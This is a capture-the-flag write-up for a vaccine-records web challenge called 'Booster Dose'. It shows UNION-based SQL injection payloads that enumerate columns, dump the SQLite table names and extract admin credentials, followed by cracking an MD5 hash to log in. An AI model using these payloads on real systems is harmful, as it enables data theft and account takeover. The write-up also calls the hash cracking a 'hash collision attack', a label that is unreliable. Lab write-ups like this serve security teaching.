

Booster Dose

Problem Type

SQL Injection, Privilege Escalation, Authentication Bypass, UNION SQL Injection, Hash Collision Attack

Solution

Step 1 - Investigation:

Inspecting source code of webpage reveals a fishy `/records` page.

```
<div class="collapse navbar-collapse" id="navbar">
  <div class="navbar-nav">
    <a class="nav-item nav-link" id="home" href="/">Home</a>
    <a class="nav-item nav-link" id="login" href="/login">Login</a>
    <a class="nav-item nav-link" id="records" href="/records">Records</a>
  </div>
</div>
```

Step 2 - UNION SQL Injection:


Searching of Records Database at `~/records` is vulnerable to Union based SQL Injection. Through the `UNION SELECT` operator, we are able to pipe a second `SELECT` SQL Query, and we can use this second select to leak valuable information on the database.

We first see how many columns there are in the current table through enumeration:

- `1' UNION SELECT 1,2,3,4,5;--` returns false (an error)
- `1' UNION SELECT 1,2,3,4;--` returns true

Hence, we deduce that in our current table that we are querying, there are 4 columns.

After querying for the standard entries, we see column 1 is ID, while column 2 is `name`, which is most likely a `TEXT` SQL Column.



BoosterDose Home Login Records

Super S3krit Records!

Search for vaccine records by ID!

Input ID here:

Search

| ID | Name | Phone Number | Number of Doses |
|----|------|--------------|-----------------|
| 1 | JJ | 443-926-5612 | 2 |

With this TEXT column, we can craft and inject a UNION SELECT payload to print the table names in the database inside column 2.

We inject:

```
1' UNION SELECT 1,group_concat(tbl_name),3,4
FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%';--
```

BoosterDose

Home

Login

Records

Super S3krit Records!

Search for vaccine records by ID!

Input ID here:

1' UNION SELECT 1,group_concat(tbl_name),3,4 FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%';--

Search

| ID | Name | Phone Number | Number of Doses |
|----|------|--------------|-----------------|
| 1 | JJ | 443-926-5612 | 2 |

| ID | Name | Phone Number | Number of Doses |
|----|---------------------|--------------|-----------------|
| 1 | records,credentials | 3 | 4 |

We obtain the table names - **records** and **credentials**. Let's find out what's inside the **credentials** table! It looks suspicious!

We then run ' UNION SELECT * FROM credentials;-- to find **final_boss** as admin username and **ecd554df4260d7ce0c81e8bbe27b4d42** as admin password.

BoosterDose

Home

Login

Records

Super S3krit Records!

Search for vaccine records by ID!

Input ID here:

' UNION SELECT * FROM credentials;--

Search

| ID | Name | Phone Number | Number of Doses |
|----|------------|-----------------------------------|----------------------------------|
| 1 | final_boss | <-- My username, My password? --> | ecd554df4260d7ce0c81e8bbe27b4d42 |

Step 3: Hash Collision Attack:

We then visit the login page at `/login`.

We input the credentials:

username: `final_boss`


password: `ecd554df4260d7ce0c81e8bbe27b4d42`

However, the login portal continues to return `Incorrect username or password, try again`. We note that `ecd554df4260d7ce0c81e8bbe27b4d42` is 32 hexadecimal digits long, and resembles that of an MD5 hash.

MD5 hashes are vulnerable to hash collision attacks, where tools can be used to find passwords from a wordlist that produces the same hash value. We visit crackstation.net and attempt to crack the hash.

Enter up to 20 non-salted hashes, one per line:

`ecd554df4260d7ce0c81e8bbe27b4d42`



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

| Hash | Type | Result |
|----------------------------------|------|-------------|
| ecd554df4260d7ce0c81e8bbe27b4d42 | md5 | semi-immune |


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

We obtain the real password `semi-immune` !

We then input the following credentials into the login portal to obtain the flag:

username: `final_boss`

password: `semi-immune`



Flag

`CZ4067{un10n_15_my_n3w_b357_fr13nd}`